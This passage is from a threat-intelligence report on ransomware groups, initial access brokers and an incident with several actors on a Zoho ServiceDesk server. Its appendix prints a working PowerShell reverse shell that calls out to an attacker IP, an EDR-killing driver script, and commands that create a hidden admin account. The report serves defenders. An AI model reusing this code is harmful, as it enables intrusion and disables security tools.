Ransomware has been deployed by nation state actors, likely for a number of different reasons. The most notable state use of ransomware is during the Russian invasion of Ukraine, as ransomware and wiper attacks by Russian speaking groups have surged during the war, targeting both Ukraine, and the countries which have overtly supported Ukraine. Many Russian cyber crime groups are assessed to have some kind of relationship with Russian intelligence services, whether that is patriotic or pragmatic, and it may also be that some of these attacks originate from Russian government agencies directly.

DPRK is known to develop and deploy the H0lyGh0st and Maui ransomware, and their motivation is most likely that it is an additional revenue stream to fund their operations.

An Iranian threat actor identified by Microsoft Threat Intelligence as Mercury was identified masquerading its destructive disruption attacks as ransomware attacks, most likely in an attempt to both avoid attribution and hide its motives.

Multiple short lived ransomware activity clusters have been linked to a Chinese state associated threat actor group which is believed to use ransomware as a smokescreen to hide the true purpose of its attacks, which is typically espionage. The belief that the ransomware attacks are a secondary purpose is, in part, supported by the fact that the ransomware actors have rebranded so often.

Rebranding takes effort, and the most common reason for doing it is almost certainly to shake off previous negative exposure, whether that is because a group's profile has become too high and they have begun to be noticed by law enforcement, or because it has attracted some sort of negative reputation which is stopping it from operating effectively. Repeatedly rebranding like this suggests that it is very important to the actors that nobody investigates their activity too closely. Law enforcement and cyber security companies will typically focus on current, significant, active threats. By repeatedly rebranding they essentially minimize their footprint and perceived impact, most likely in an attempt to avoid the scrutiny which would identify their true motivation and operations.

6.3 Commonalities

While there are many different groups active in the ransomware space, there is a large overlap in TTPs between the different actors. Commonly observed TTPs of ransomware groups are:

- Preferring to use previously compromised credentials provided by IABs.

- A common way to gain persistence is the use of scheduled tasks and/or the use of commodity malware such as web shells or remote-access-trojans (RATs)


- Privilege escalation:

- Dumping of credentials and manipulation of tokens
- Creation of legitimate accounts
- UAC bypasses
- Exploitation of known vulnerabilities

- Groups often abuse legitimate tools for network discovery and enumeration, such as

- Action1
- ADfind
- AnyDesk
- Filezilla
- NLtest
- Rclone
- Psexec
- ScreenConnect
- Softperfect Network Scanner
- WinSCP

These are legitimate tools being abused by malicious actors, as illustrated by the graph showing observed uses of these tools by WithSecure:



- The propagation and execution of malware across compromised networks by ransomware groups almost exclusively relies on the abuse of PsExec, a legitimate Windows tool which is intended to allow remote command execution.

- Ransomware groups still heavily depend on the abuse of Cobalt Strike, and appear to still favor it over alternatives, although other frameworks are becoming increasingly popular, such as SystemBC, Sliver and BruteRatel.

- Most groups abuse the data migration tool Rclone, rather than develop their own exfiltration tooling.

All multi-point of extortion groups are using '.onion' TOR domains for their leak sites, with only BianLian observed hosting a mirror on I2P.

7 Conclusions

7.1 The king is dead, long live the king

2022 was witness to the fall of Conti, but unfortunately, history tells us that the death of a ransomware group is often quickly followed by one or more birth. This is evidenced by the down-fall of Conti and the quick rise of its potential spin-off groups Royal, BlackBasta, BlackByte, Quantum, and of course Monti.

7.2 Profits are driving a transformation in cyber crime

Many major ransomware groups are operating a service provider or RaaS model, where they supply tooling and expertise to affiliates, and in return take a cut of the profits. As well as the professionalization of the root ransomware industry, these profits have driven the rapid development of a service industry, providing all the tools and services that an up and coming threat group could need, and thanks to cryptocurrency and dark web routing services the many different groups involved are able to anonymously buy and sell services, and access their profits.

Impacting ransomware profits has almost certainly been a strategic goal for organizations seeking to disrupt actors. While cyber insurance policies have driven positive change, they do ultimately fund some elements of cyber crime. Authorities had some success in this area with sanctions against organizations making it unlawful to pay certain ransoms, and it does appear that fewer organizations are willing to pay ransoms now.

7.3 IABs are driving the industrialization of exploitation

IABs are used by many different threat groups, because while the end goal of any two threat groups may be wildly different, the first step to achieving that goal is always the same: Get a foothold on the target digital estate. Actors may be looking for specific, named targets, businesses with a minimum turnover per year, targets in particular geographical areas or industry verticals, or simply any server running a particular operating system. Whatever they are looking for, the simplest, most efficient first step is to check if somebody else is already selling access.

This demand for access then incentivizes IABs to compromise as many victims as possible and to offer them for sale, which is likely to be driving the growth in vulnerability exploitation as an initial access vector. We can also assume that greater value is placed upon developed access, where what is being sold is not just a webshell on a peripheral server, but access to an account with administrative access to the whole network.

7.4 There is increasing overlap in TTPs between groups

In the incident we investigated, multiple different groups with different end goals used the same method for initial compromise. While one group gained access via phishing, they then dropped the same post exploitation framework as one of the groups who gained access via vulnerability exploitation. Two of the groups used legitimate cloud service RMMs for remote access, and apart from the locker software, the tools used by Monti, the most active actor in this incident, were the same tools that are used by any of the 40+ known and currently active multi-point extortion groups.

7.5 The barrier to entry is lower than it has ever been

How-to manuals, code and tool leaks, everything-as-a-service, and public 'offensive security' tooling means the prerequisite technical knowledge and ability is no longer a significant barrier to budding cyber criminals. The only things that a new actor now needs to bring to the table are motivation, a laptop, and a small amount of startup capital. As such, it is likely that the number of operators and actors will continue to grow, along with the marketplace itself.

8 Predictions

WITH secure

8.1 Ransomware will remain a prevalent threat

Ransomware has been one of the biggest concerns for most organizations and security professionals for some time, and ransomware is likely to continue to be a prevalent and highly damaging threat for the foreseeable future. Profits are high, while the risk of being caught and the barriers to entry are low thanks to the large ancillary service industry and marketplace that has grown up around the core ransomware groups. As such, there is a strong incentive to continue to operate and increase market share, without any real disincentives.

8.2 More transparency is needed

If the cyber security industry, and by extension the victims of the ransomware industry, are to become better equipped to defend against ransomware there will need to be a concerted effort to build intelligence on the ransomware landscape. Every statement of the number of victims of a ransomware group in this report describes the minimum number of victims, because currently the most reliable reporting available is the groups themselves.

Building this intelligence on the ransomware landscape to enable better defenses will require much greater levels of transparency from organizations who experience attempted and successful ransomware attacks.

8.3 Convergent evolution

Attackers tend to use methods which are well tested and known to be effective. They are driven by profit, so they strive for efficiency. Changes to TTPs when they do occur tend to be only as much as is necessary to retain or increase effectiveness.

This convergent evolutionary pressure, combined with affiliate programs and the availability of commodity tooling, means that it is more and more difficult to differentiate between different actors based on their TTPs. We have also seen that the demise of a ransomware group, whether due to infighting or law enforcement activity, simply leads to a sudden cross pollination of TTPs as operators simply take their expertise elsewhere within the industry.

It is likely that this blurring of different groups will continue, and while that may not have a great impact on the victims, it could mean that traditional intelligence techniques used by the cyber security industry will lose effectiveness.

8.4 Risk and reward

In future, financially motivated cyber crime groups will continue to operate and perform the same actions as long as there is sufficient profit. It is a reasonable assumption that the volume of attacks is linked to the relative risk and reward for the actors and the individual operators. As such, the best way to truly address the threat of ransomware is for individual organizations, the cyber security industry, and governments to increase the cost of committing such crimes, while decreasing the rewards.

9 Appendix - The public facing piñata

9.1 8220 Gang

9.1.1 Description

8220 Gang (also tracked as Returned Libra), is a Chinese language speaking threat actor group active since 2017. It has been characterized as low-level, or low skill, yet even so it has been highly effective, and it was reported that in 2022 the group's cryptomining botnet consisted of 30,000 hosts. It has been described as a cloud threat actor as it has taken advantage of insecure cloud environments, deploying malicious Docker images to mine cryptocurrency. However, the group's main infection vector is scanning the internet for insecure servers or cloud instances, which either have weak/default passwords, are misconfigured, or are vulnerable to a known exploit. The group is known for copying the tools and methods of other groups and having quite predictable TTPs. The behavior of this group may lead to the conclusion that because they are not technically advanced or innovative it is not a threat; however, its activities are an excellent demonstration that you do not need to be technically advanced in order to be a successful threat actor. The group's methods have evolved and become more efficient over time, and it is quite obviously successful.

9.1.2 Actions on the victim

This attacker gained access to the Linux hosted Zoho ManageEngine ServiceDesk by exploiting a known vulnerability. Its first act was to copy the passwd file to the web root of the server and retrieve it. This happened within one second, so was most likely automated. A day later a script was written to disk which downloads a Python script from an external server. That script checks connectivity to XMR infrastructure (used to mine Monero cryptocurrency), downloads an Internet Relay Chat (IRC) based remote shell and dbused malware, then creates nine different persistence methods.

Almost two weeks later, the network scanning tool Masscan was dropped into the /tmp folder on the ServiceDesk host, along with two other files which appear to be a password brute-forcing tool and an SSH scanner. Masscan is an Open Source scanning tool which has previously been used by multiple threat actor groups, including 8220 Group.

A text file was also dropped, which appears to be a list of credentials to try against any discovered hosts. Further text files in that directory appear to be the results of internal network scans, listing the IP address of any device which has port 22 (SSH) open, and the SSH banners of those devices.

Interestingly it took another four days before 8220 Gang actually installed cryptocurrency mining software on the system, at which point even more persistence methods were set up for the coin mining software specifically.

9.1.3 Timeline

2023-01-19 - Initial compromise of the Linux Zoho ManageEngine ServiceDesk server by 8220 Gang. The exploit was used to remotely execute a command which copied the contents of the passwd file to \opt\ServiceDesk\Root\vsrc7777.txt. Details of the created file show ServiceDesk was running as Root, so once the service was exploited no further exploits were necessary to completely control the server.

2023-01-19 – One second after exploitation the actor requested the copy of the Passwd file, most likely as an automated action following the initial exploit attempt.

2023-01-20 – The file /etc/init.d/linux-d was written to disk. This file is a bash script which downloads a python script from an external destination. The downloaded python script then checks connectivity to XMR mining pool infrastructure, downloads and executes bashirc (IRC based remote shell) and dbused (Remote access tool) malware to enable remote control and bot management, then creates nine different persistence methods for the remote access methods.

2023-02-02 - A Linux executable file, /tmp/masscan appears on the host. This is an open source network scanning tool which purports to be able to scan the entire internet in under 5 minutes.

Shortly after the scanning tool was written to disk, a number of text files were written to the /tmp directory. These consisted of:

p.lst which appears to contain usernames and password combinations:

```
oracle:11111
oracle:111111
oracle:123
oracle:123321
oracle:1234
...
```

open.lst which contains a list of open SSH ports on the internal network:

```
# Masscan 1.0.3 scan initiated Thu Feb 2 19:20:24 2023
# Ports scanned: TCP(1;22-22) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 10.10.11.16 () Ports: 22/open/tcp////
Host: 10.10.0.65 () Ports: 22/open/tcp////
Host: 10.10.16.5 () Ports: 22/open/tcp////

...
```

b.lst which contains a list of SSH banners of those open ports:

```
10.10.0.12:22:SSH-2.0-OpenSSH_7.1
10.10.0.33:22:SSH-2.0-OpenSSH_7.6p1 Ubuntu -4ubuntu0.5
10.10.0.38:22:SSH-2.0-OpenSSH_8.2p1 Ubuntu -4ubuntu0.2
...
```

2023-02-06 - The threat actors install a coin miner to the system. Binaries are downloaded, and services and Cron jobs are created to execute and achieve persistence for the miner:

\bin\sysdr - Coin miner binary
\etc\systemd\system\pwnrige.service - Service Starting /bin/sysdr
\lib\systemd\system\pwnrigl.service - Service Starting /bin/sysdr
\bin\initdr - Coin miner binary
\etc\init.d\pwnrig - Copies /bin/initdr to /bin/-bash and executes
\etc\rc3.d\S01pwnrig - Executes ../init.d/pwnrig
\etc\rc2.d\S01pwnrig - Executes ../init.d/pwnrig
\etc\rc4.d\S01pwnrig -Executes ../init.d/pwnrig
\etc\rc5.d\S01pwnrig - Executes ../init.d/pwnrig
\bin\crondr - Coin miner binary
\etc\cron.d\pwnrig - Copies /bin/crondr to /bin/-bash and executes
\etc\cron.monthly\pwnrig - Copies /bin/crondr to /bin/-bash and executes
\etc\cron.daily\pwnrig - Copies /bin/crondr to /bin/-bash and executes
\etc\cron.hourly\pwnrig - Copies /bin/crondr to /bin/-bash and executes
\etc\cron.weekly\pwnrig - Copies /bin/crondr to /bin/-bash and executes
\bin\bprofr - Coin miner binary

9.1.4 Its place in the underground market

As with many of the players in the underground market, the role of a cryptojacking gang is not simply as a customer or supplier. It's possible it mainly operates in the role of customer, and could be purchasing access, tools, or exploits. If the group gets access to a particularly valuable victim which it can't leverage usefully, it is possible it may sell that access to others, but its main role could be described as being a cryptocurrency investor. The underground market relies on anonymous money transfer through cryptocurrency, and cryptomining gangs not only create and sell it, which is necessary for it to be used by other groups, but are also heavily invested in the value of cryptocurrency, and in ensuring that it increases. That value is created by demand, which is in part created by a healthy marketplace, and unlucky ransomware victims.

9.1.5 Insights

Their presence in this incident, and their methods tell us several things:

1. Low tech copycats can still be efficient, effective threat actors, after all, they were the first group to successfully exploit this vulnerable public facing service.

2. Multiple groups operating at different levels of proficiency and ambition are using the same methods.

9.2 Monti

9.2.1 Description

The Monti ransomware group is a relative newcomer to the ransomware industry, first known to be active in July 2022, and you could say that one of the most interesting things about it is how utterly uninteresting it is. The group's playbook, post exploitation tools, ransomware, and even ransom note are copied from Conti. The only new TTP that was not previously seen from Conti is the use of the Action1 Remote Access Tool (RAT). Even during this compromise, seven months after the first reported activity by Monti, the group is still using the same Conti-derived TTPs. Previous reporting has described Monti as deploying either Linux or Windows ransomware, though in this incident it deployed ransomware and exfiltrated data only on the Windows estate.

Action1 is a legitimate RAT sold for remote management purposes. Much like other cloud-based RATs, there is no direct connection between the two endpoints, instead the software on each endpoint is associated with an organization ID, and each endpoint connects to the Action1 infrastructure and identifies itself. After that, the owner of that Action1 account can remote control any associated Action1 install. By abusing this, Monti can install the software on a victim and remotely control that victim without making a direct connection.

Action1 does not seem to be particularly widely used, however there are indications that it is regularly abused by ransomware operators. Every install of Action1 creates a text file which includes the unique identifier of the associated Action1 account, and states that if the install was not authorized to contact Action1 support and inform them, as it may have been installed by a malicious actor. In addition, in December 2022 Action1 announced they were implementing a tool to attempt to prevent abuse of their platform by ransomware groups. This implies that abuse of the Action1 service by ransomware groups is a big enough problem that Action1 are aware of it and actively trying to combat it, which is admirable. However, we can also see that the abuse prevention tool was announced several months before this compromise, so, in this case, it has not worked.

While there is no evidence that they were active as a ransomware group under a different name before relaunching as Monti, the infrastructure they used during this attack is historically linked to what appears to be high volume, low-level crimeware.

9.2.2 Actions on the victim

Once again initial access was via exploitation of Zoho ManageEngine ServiceDesk, though this actor exploited the Windows server. The vulnerability was exploited to execute a base64 encoded Powershell command which opens an interactive shell on port 13338. Because the ServiceDesk software was running as localsystem, the attacker now had full control over the server. Interestingly, the downloaded Powershell script was written so that it would only execute if the host computer's domain suffix was one of five hard coded domain names. One of these domains was the victim in this incident, and it is safe to assume that the other four domains are also current victims.

The remote administration tool Action1 was installed on the server, and the attacker registered this Action1 account under the name of the victim organization. The RAT was then used to create a hidden user on the system named Update. After this the Chrome browser history for the Update user shows the actor running Bing searches and downloading tools from the temp[.]sh temporary file storage/sharing site. While use of temp[.]sh has been seen before from Monti, performing Bing searches for tools is unusual.

The threat actor then began executing tools, including Mimikatz and SoftPerfect Netscan. Usefully for us, Netscan crashed at least once and so both the configuration file and the license key were retrieved during our investigation. The configuration file contains a list of scanned internal IP addresses, compromised user accounts and passwords, and Russian Cyrillic descriptions/column headers for the network scan data.

Thanks to the license file, SoftPerfect were contacted after this incident and they rapidly revoked the license.

After the network scan, the actor moved laterally until they reached the Veeam server. There they already had valid credentials, so they were able to use a script downloaded from github to extract unencrypted usernames and passwords from the Veeam database. In this case unfortunately several privileged user accounts were being used for backup access.

An exploit was not used to do this, in order to connect to a device and backup data Veeam needs account credentials that allow access, and has to store those credentials in its database. If an attacker can compromise an account that has access to the Veeam server, they can then extract the stored credentials.

It is worth noting that while an exploit was not used here, since this incident occurred, a vulnerability in Veeam backup services has been identified which means that an unauthenticated user with network access to a Veeam backup server can connect to the database remotely and request the credentials, and the Veeam server will unfortunately respond to that request.

The attacker then installed MegaSync and began exfiltrating data to the Mega cloud storage service. Artifacts show the attacker accessing multiple rar part files, with names such as Finance.part50.rar, or public.part43.rar, which strongly implies that directories were compressed and exfiltrated in bulk. The MegaSync software helpfully displays regular notifications while it is uploading data, and these notifications continued for several days.

The ransomware, locker.exe, was then manually executed by the actor over RDP and encrypted files both locally and across the network via SMB.

At various times during the attacker's operations on the network it struggled to get commands to execute successfully due to the presence of antivirus software, but any time this occurred the attacker used a script and a driver file named KALLMEPP.sys. The driver is the AVAST Anti-Rootkit driver, and the script uses the driver in a BYOVD attack to disable EDR/AV protections.

9.2.3 Locker.exe

Locker.exe is almost identical to the previously leaked Conti locker source code, but with very minor modifications. It has previously been identified as being used by the Monti ransomware group. While it remains unchanged from previous Monti reporting, the results of our analysis are as follows:

The purpose of locker.exe is to encrypt files on the affected machine, and it has several capabilities:

- Scan SMB network shares and encrypt any files found
- Scan devices on the same network (retrieved by fetching the IP table and enumerating the IPs there) and encrypt any accessible SMB shares
- Kill any processes accessing the file that is being encrypted, except for explorer.exe
- Delete shadow copies.

Before starting, Locker.exe will remove any hooks that may have been added to any of several system DLLs, most likely to frustrate attempts at reverse engineering.

Locker.exe accepts several command line flags:

- -p specifies the start location for encryption, if none, it will encrypt all drives
- -m specifies mode of encryption (all, local, net, backups)
- -log specifies a log file for errors and other messages
- -size Unknown.

Available encryption modes are:

- All (default)
- Local: only local files
- Net: the host SMB and other SMBs
- Backup: shadow copies.

Locker.exe has no C2 communications capability. The analyzed sample doesn't have any C2 communication, or capability to communicate with the attacker.

9.2.4 Timeline

2023-01-27 - First Monti activity in ServiceDesk access log. URL and Base64 encoded malicious SAML request received:

```
2023-01-27 POST "UTF-8" 302 /SamlResponseServlet <Redacted> - - {
SAMLResponse : PD94bWwgdmVyc2lvbj0iM <TRUNCATED DUE TO SIZE}
{host : <Redacted>, user-agent : "
python-requests/2.28.1", accept-encoding : "gzip, deflate", accept : "*/*",
connection : "keep-alive
", content -length : "7013", content -type :
"application/x-www-form-urlencoded"}
```

The encoded request contained a malicious Powershell command, also Base64 encoded, which opens an interactive shell on port 13338.

The $arrar variable contained a list of organization domains, including the victim. It is likely that these were other victims to whom this script was sent.

```
$wer = Get-WMIObject Win32_ComputerSystem| Select -Object -Expand-
Property Domain;
#cxxc 1 1 1 1 1 1 1 1 1 2 2 2 22 2 2 2 2 2 print
#zxzx 1 1 1 1 1 1 1 1 111 print
$arrar = @(<Redacted>);
if($arrar.Contains($wer.ToLower())){
while($true) {
#initiate 2424 connection
$rconns = New-Object System.Net.Sockets.
TCPClient("5.255.107.19",13338);
$strmn = $rconns.GetStream()
#sdg print
#ggg wewe
[byte[]]$btsofarr = 0..65535|%{0}
while(($i = $strmn.Read($btsofarr , 0, $btsofarr.Length)) -ne 0) {
#szcxxc p23425rint
#dgdfg print
$backs12 = (iex (New-Object -TypeName System.Text.ASCIIEncoding).
GetString($btsofarr ,0, $i) 2>&1 | Out-
String )
$backs2 = $backs12 + "O"+"UU"+"T " + (pwd).Path + " >> "
$bytetoout = ([text.encoding]::ASCII).GetBytes($backs2);
Start-Sleep -Seconds 0
#gsvdff sdsdsd
#hgnfg weqad
$strmn.Write($bytetoout ,0,$bytetoout.Length)
$strmn.Flush()
Start-Sleep -Seconds 1
}
$rconns.Close()
Start-Sleep -Seconds 3
}
}
```

The ServiceDesk service was running as LocalSystem, giving it – and the command executed via the exploit - full administrative rights.

2023-01-27 - The Action1 service is installed on the system. Investigations later found that the attacker had registered the account specifically for this attack, using the name of the victim organization to register. The install included a text file with the following contents:

Action1 Agent provides the ability to remotely manage this computer using Action1 RMM. Uninstalling or stopping Action1 Agent would prevent system administrators from leveraging this functionality.
Visit www.action1.com to learn more.
Action1 is used legitimately by millions of IT professionals worldwide , to manage their clients ' devices , install updates , and help with technical issues. However , threat actors can try to misuseAction1 (or any other RMM or remote access software) to connect to your computer and steal data or access codes, deploy ransomware , and perform other malicious actions.
If you believe this installation of Action1 was not authorized by your organization , please email support@action1.com and include this organization ID: a391d54f -4935-706b-a919-a3a9061b6a0b

2023-01-27 - Action1 logs show a command to create the local user account “Update”. Powershell history shows the account being hidden using a registry key.

AddProgress: adding Success - C : \\ W i n d o w s \\ s y s t e m 3 2 > n e t u s e r U p d a t e
3 1 @ A d Q e 2 ! z X g r s / a d d \r \n The command completed successfully.\r\n\r\n\r \n C
: \\ W i n d o w s \\ s y s t e m 3 2 > n e t l o c a l g r o u p A d m i n i s t r a t o r s U p d a t e / a d d \r \n The command completed successfully.

reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Update /t REG_DWORD /d 0 /f

2023-01-27 - The Chrome history of the Update user account shows the threat actor downloading tools from temp[.]sh. In several cases URLs were accessed via clicking a link, they were not all typed directly.

2023-01-27 – Softperfect Netscan executed, performing an internal network scan. Netscan ran for 410 seconds.

Timestamp	URL	Description
27/01/2023	https://temp[.]sh/HkLTo/N2.zip	Netscan from Softperfect- Network scanning tool
27/01/2023	https://temp[.]sh/nwbpP/m.exe	Mimikatz- Credential dumping tool
27/01/2023	https://temp.sh/vufXc/secrets-dump.exe	Impacket- Credential dumping tool
27/01/2023	https://temp[.]sh/kxWtr/wmiexec.exe	Impacket - WMI lateral movement tool
27/01/2023	https://temp[.]sh/tcgrt/p.exe	PSExec from Sysinternals – Remote execution tool

2023-01-27 – Mimikatz executed. Previously logged in accounts on the device included PDQ.Inventory, a domain admin account associated with use of the system management suite of the same name.

2023-01-27 – RDP connection made to another device with the PDQ.Inventory account.RDP client artifacts show that the actor then dumped credentials for a number of accounts including some with domain admin rights. Dumping was performed using a Powershell script which checks for credentials in the registry entries created by Veeam Backup, connects to the Veeam server, downloads and decrypts the credentials, then presents the username and passwords stored in the Veeam server in plaintext.

2023-01-28 – Winrar installed by Update user.

2023-01-28 – Mega service installed by Update user.

2023-01-28 – Mega push notifications begin, likely indicating exfiltration in progress.
2023-01-30 – Public.part043.rar (and others) accessed by compromised user account.

2023-01-30 - finance.part063.rar (and others_ accessed by compromised user account.

2023-01-30 – Multiple tools downloaded from dropmefiles[.]com, including KALLMEP.sys and 111.txt which is a script file. Bing searches were also performed for tools for some reason, including PSExec, Winrar and Anydesk.

2023-01-30 – KALLMEPP.sys driver and 111.txt script used to bypass EDR before executing Locker.exe. The driver is the AVAST Anti-rootkit driver.

The script contents is as follows:

```
sc.exe create aswSP_ArPot3 binPath=C:\windows\kallmepp.sys type=kernel
sc.exe start aswSP_ArPot3
$ErrorActionPreference="SilentlyContinue"
$processList = "TmListen","NTRTScan","PccNTMon","CNTAoSMgr"
$y=@"
[DllImport("kernel32.dll")] public static extern IntPtr CreateFile(string filename
,IntPtr b,IntPtr c,
IntPtr d,IntPtr e,IntPtr f,IntPtr g);
[DllImport("kernel32.dll")] public static extern IntPtr DeviceIoControl(IntPtr
a,IntPtr b,ref IntPtr c,
IntPtr d,IntPtr e,IntPtr f,ref IntPtr g,IntPtr h);
"@
$i=Add-Type -MemberDefinition $y -Name 'A' -Namespace 'B' -PassThru
[IntPtr]$r=[IntPtr]::Zero
$h=$i::CreateFile("\\.\aswSP_ArPot3",0xc0000000 ,0,0,3,0x80,0)
$p=$i::DeviceIoControl($h,0x7299C004 ,[ref]0,4,0,0,[Ref]$r,0)
$h=$i::CreateFile("\\.\aswSP_Avar",0xc0000000 ,0,0,3,0x80,0)
$a=0
while($a -ne 1000){$processList | ForEach -Object {$q=Get-Process -Name
$_
if ($q.id -gt 0){$p=$i::DeviceIoControl($h,0x9988C094 ,[ref]$q.
id,4,0,0,[Ref]$r,0)}
Start-Sleep -Milliseconds 300
$a++}}
```

2023-01-30 – locker.exe downloaded.

2023-01-31 – First file encrypted, BOOTNXT.PUUK. Attacker connected via RDP and manually executed locker.exe.

9.2.5 Monti's place in the underground market

Monti is a ransomware operator and as such is one of the profit generators which fund and fuel the underground marketplace. While it has so far only been a small scale player in the ransomware industry, it is still likely it can pull in very large sums of money. Monti is most likely a low level consumer of services, and there is the suggestion in some reporting that it may be operating a RaaS service, or otherwise has made payments to or from identified RaaS affiliates, which implies that it has provided or received services. The key thing about Monti is that it appears to have been a low-level e-crime group which got hold of the Conti Leaks and moved into ransomware. This highlights the ease with which a malicious actor can take that step, and the low boundary for entry to the modern ransomware industry.

9.2.6 Insights

This is an actor that was likely part of the e-crime underground when the extremely effective, top-grade tooling and playbook of the Conti group fell into its hands. During this incident Monti did not display any particular technical skill – but then it wasn't needed.

Monti's use of the legitimate cloud services, Mega and Action1, allowed it to gain access and perform exfiltration without forming direct connections back to its own infrastructure. However both the Mega and Action1 accounts were identified, reported to the providers, and as a result suspended. Due to the suspension of the Mega account, the attacker may not have actually been able to retrieve any of the exfiltrated data, a theory reinforced by the fact that it has not actually made a ransomware demand.

Action1 leaves a text file in the install directory giving the unique ID of the account used so that you can contact them to have the account deactivated if it's being used maliciously. This illustrates that the abuse of legitimate tools is widespread enough that legitimate service providers such as Action1 are aware, and that it is serious enough for them to attempt to address it during every install. While Action1 disabled the account promptly upon notification, some providers are unable to adequately detect and react to abuse at scale, and these services are quickly adopted by actors. It is highly likely this a key reason we see such tools used across ransomware affiliates.

9.3 Lazarus Group

9.3.1 Description

Lazarus Group is a threat actor grouping which covers multiple related sub-teams attributed to the North Korean/Democratic People's Republic of Korea (DPRK), specifically the 3rd Bureau – Foreign Intelligence and Reconnaissance General Bureau. The victimology and motivation of its campaigns reflects the state's priorities. As such South Korea is a particular focus, but targeting of other nations is commonplace, as well as financial crime (both theft and ransomware) to fund the activities of both the group and the state, as well as commercial/industrial espionage. Lazarus will also target defectors, journalists, human rights organizations, and other entities which may criticize or focus upon the DPRK.

Lazarus Group actors have used many different vectors in the past, including mass exploitation and targeted phishing, and reporting has suggested that it is likely to also purchase access through IABs.

In depth information on a recent, successful Lazarus Group compromise can be found in our recent No Pineapple! report, and it is also believed to be the group behind the 3CX supply chain attack.

9.3.2 Actions on the victim

Lazarus Group exploited the ServiceDesk Linux server. However while the exploit was successful, the payload dropped was a windows executable. In part, the attacker was unlucky to land on the wrong server. We know Lazarus can function on Linux thanks to No Pineapple!, so this may simply have been an opportunistic, automated exploit attempt carried out against an identified vulnerable ServiceDesk instance without operator oversight from the group's scanning infrastructure, as opposed to a targeted attack against a high value victim.

The dropped executable was a 32bit version of the 64bit Acres.exe backdoor which was used by Lazarus group in the No Pineapple! compromise. At first glance it is strange that the group has created both 32- and 64bit versions of their malware, as the 32bit version will run on both 32- and 64bit processors.

The 64bit version will only run on 64bit architectures, but the vast majority of devices are 64bit. The key to this may be usage: the 32bit executable observed here was used blindly in opportunistic exploitation, and so is likely to be detected, identified, and signatured. Indeed, it has been, as the file was found listed in VirusTotal. In No Pineapple! the 64bit version was only dropped once the attacker had compromised the victim and gained elevated privileges. This version is not present on VirusTotal. While the source code and functionality may be very similar, the compiled binaries are very different, and so in effect the attacker has been able to create two different binaries with the same functionality for very little additional effort. One of these binaries can then be used repeatedly in low effort Internet scanning, while the other binary can be saved for use only when the attacker is actively hands-on with a victim network without fear that the binary will have been signatured from noisier activities.

9.3.3 Timeline

2023-01-20 - The Linux ServiceDesk node was exploited from 109.248.150[.]13 with an encoded SAML request containing a Powershell command. The command caused the server to request a windows executable named com.exe from external server 146.4.21[.]94, which was saved to /opt/ServiceDesk/bin/c:/users/public/notify.exe. The executable is a 32bit version of the acres.exe backdoor used by Lazarus group in the No Pineapple! compromise.

9.3.4 Their place in the underground market

DPRK has a long heritage of using criminal activity to generate funds and bypass sanctions, including self funding embassies, state sanctioned smuggling, and drug trafficking. Lazarus group is almost certainly a consumer of enabling services, simply because they're pragmatic and motivated, so it makes sense to do so, with reports suggesting it is likely that the group purchases access from IABs at the very least. Lazarus is also a definite consumer of some of the more esoteric services of the underground market. Lazarus group, and other DPRK groups, have been behind some of the largest thefts of both crypto and fiat currency ever seen. Indeed, a report by UN sanctions monitors found that cyber attacks were an important source of revenue for the DPRK nuclear weapons program. To access and use these funds, even in the world of cryptocurrency, Lazarus needed to employ and orchestrate money laundering services. It has used services known as blenders or tumblers to obfuscate the financial trail, and other DPRK groups have been identified using stolen cryptocurrency to pay to hire cryptocurrency mining servers, which then generate clean cryptocurrency in a new wallet. At that point, as far as the blockchain is concerned, the created currency is totally unrelated to the stolen funds.

While services such as blenders are not technically illegal, it is hard to imagine that people who wish to hide the source of their funds are doing so for legitimate, above-board purposes. Similarly, certain cloud service providers accept anonymous payment via cryptocurrency, which has been a great boon to malicious actors who wish to acquire C2 infrastructure that cannot be traced back to them.

9.3.5 Insights

In the past, nation state APTs almost certainly inspired criminal gangs and showed them exactly what can be accomplished in the cyber arena. But is some of that inspiration now going in the other direction? Most of the active groups on this victim did the same thing to gain access, even though their purposes are different, and you could not derive their purpose from their actions on target up until the point they began executing their goal.

Because of their initial failure, we never observed Lazarus Group take any action. However it was likely trying to build out its relay network, and the only indicator that Lazarus was not a typical financially-motivated group might have been if, once it had access, it began exfiltrating data of intelligence or financial value and nothing else.

9.4 Initial Access Broker (IAB)

9.4.1 Description

One of the actors who compromised the Zoho ManageEngine ServiceDesk instance was not specifically identified, but its actions strongly suggest that it is an IAB, as it compromised the ServiceDesk Instance, installed Cobalt Strike and a backdoor, and then took no further action. The Cobalt Strike beacon domain used here has previously been identified and reported by WithSecure as associated with one of the SILKLOADER Crypter as a service (CaaS) clusters of activity.

9.4.2 Actions on the victim

The activity of this actor during the incident was relatively simple, in part because their only intent was to establish access to the victim. The attacker's initial access was by exploiting the Windows ServiceDesk node to execute a Base64 encoded command which downloaded a Cobalt Strike beacon payload. The actor then installed the Level cloud based Remote Access Tool and created a new user with local administrator rights named Level. The attacker performed no further actions after this.

9.4.3 Timeline

